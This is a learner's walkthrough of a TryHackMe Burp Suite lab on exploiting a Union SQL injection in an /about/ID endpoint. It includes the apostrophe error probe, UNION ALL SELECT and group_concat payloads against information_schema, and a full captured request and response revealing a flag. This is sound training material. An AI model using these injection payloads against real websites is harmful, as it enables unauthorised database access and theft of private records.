Burp Suite 3

Please refer to binder: Burp Suite for more information on settings etc. Used in conjunction with firefox and the foxyproxy extension.

Onto number 3 already! So this time following on from 2 we have another challenge.

Challenge Objective

Your objective in this challenge is to identify and exploit a Union SQL Injection vulnerability present in the ID parameter of the `/about/ID` endpoint. By leveraging this vulnerability, your task is to launch an attack to retrieve the notes about the CEO stored in the database.


Walkthrough

We know that there is a vulnerability, and we know where it is. Now we just need to exploit it!

Let's start by capturing a request to `http://10.10.178.92/about/2` in the Burp Proxy. Once you have captured the request, send it to Repeater with `Ctrl + R` or by right-clicking and choosing "Send to Repeater".

Now that we have our request primed, let's confirm that a vulnerability exists. Adding a single apostrophe (`'`) is usually enough to cause the server to error when a simple SQLi is present, so, either using Inspector or by editing the request path manually, add an apostrophe after the "2" at the end of the path and send the request:


So they want us to do a SQL injection, I have done it once and it didn't go well… But well enough to pass the task.



Following the new instructions on the new link we are on the co-founder and chief information officer… Someone of significant importance it looks like.
So I have sent to the repeater and already have my console configured to only show this IPs information, save the eye sore.

```
1 GET /about/2' HTTP/1.1
```

I added the infamous apostrophe to scout for errors. Then clicked send and it raised the 500 error again! Another way in which that error can be achieved, last time I used -1. So apparently on line 40 there is something with value.



Yep! That's weird. This is a very useful error message selecting 5 columns from the table:

1. Firstname
2. Lastname
3. Pfplink
4. Role
5. Bio

Those are dangerous on their own to an extent let alone all 5 together.

`/about/0 UNION ALL SELECT column_name,null,null,null,null FROM information_schema.columns WHERE table_name="people"`

This query was provided to us.

This creates a union query and selects our target, then four null columns (to avoid the query erroring out). Notice that we also changed the ID that we are selecting from `2` to `0`. By setting the ID to an invalid number, we ensure that we don't retrieve anything with the original (legitimate) query; this means that the first row returned from the database will be our desired response from the injected query.

Looking through the returned response, we can see that the first column name (`id`) has been inserted into the page title

Yes the id at the end, and is inserted in the page title.

```
<!DOCTYPE html>
<html lang=en>
     <head>
          <title>
               About | id None
          </title>
```

As shown here. “id None” in the title.

We have successfully pulled the first column name out of the database, but we now have a problem. The page is only displaying the first matching item — we need to see all of the matching items.

Fortunately, we can use our SQLi to group the results. We can still only retrieve one result at a time, but by using the `group_concat()` function, we can amalgamate all of the column names into a single output:

```
/about/0 UNION ALL SELECT
group_concat(column_name),null,null,null,null FROM
information_schema.columns WHERE table_name="people"
```

So I will input the new link provided by THM. Yes! It allowed us to receive the next bit of text.

```
 <title>
      About |
      id,firstName,lastName,pfpLink,role,shortRole,bi
      o,notes None
 </title>
```

We have now successfully identified eight columns in this table. Now we have

1. Name of the table: people
2. Name of the target column: notes
3. The ID of the ceo is 1 and is shown on the profile of Jameson Wolfe’s profile on the /about/ page.

So constructing the final flag text!

```
0 UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1
```

```
GET /about/0 UNION
ALL SELECT notes,null,null,null,null FROM people WHERE id = 1
HTTP/1.1
Host: 10.10.178.92
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 20 Jul 2025 20:39:11 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Front-End-Https: on
Content-Length: 3430

<!DOCTYPE html>
<html lang=en>
    <head>
        <title>
            About | THM{ZGE3OTUyZGMyMzkwNjJmZjg3Mzk1NjJh}
            None
        </title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width,
        initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="
        /assets/favicon.ico">
        <link href="/assets/css/bootstrap-icons.css" rel="
        stylesheet">
        <link href="/assets/css/styles.css" rel="stylesheet"
        >
        <link href=/assets/css/person.css rel="stylesheet"
        type="text/css">
    </head>
    <body class="d-flex flex-column h-100">
        <main class="flex-shrink-0">
            <nav class="navbar navbar-expand-lg navbar-dark
             bg-dark">
                <div class="container px-5">
                    <a class="navbar-brand" href="/">
                        <img class="nav-brand-logo" src=
                        "/assets/favicon.ico">
                        Bastion Hosting
                    </a>
                    <button class="navbar-toggler" type="
                    button" data-bs-toggle="collapse"
                    data-bs-target="
                    #navbarSupportedContent"
                    aria-controls="navbarSupportedContent
                    " aria-expanded="false" aria-label="
                    Toggle navigation">
```

Boom! We got it!

About | THM{ZGE3OTUyZGMyMzkwNjJmZjg3Mzk1NjJh}

My sweet, sweet flag.

Conclusion:

So this room felt slightly more advanced than previously, I must say the combined use of SQL and this tool (burp / foxyproxy) allows for a very powerful combination that allows us to trick the web server into giving us access to information. Or by using the SQL to gradually give us valuable information we can use to chip away at the cracks in the code. I love this subtle technique because it shows that a selection of methods may be needed to overcome these obstacles, different filtering techniques or different security processes may hinder our ability to use common tools and behaviours. The adaptability requirement is very very visible, and I am really starting to appreciate the finer art involved in hacking.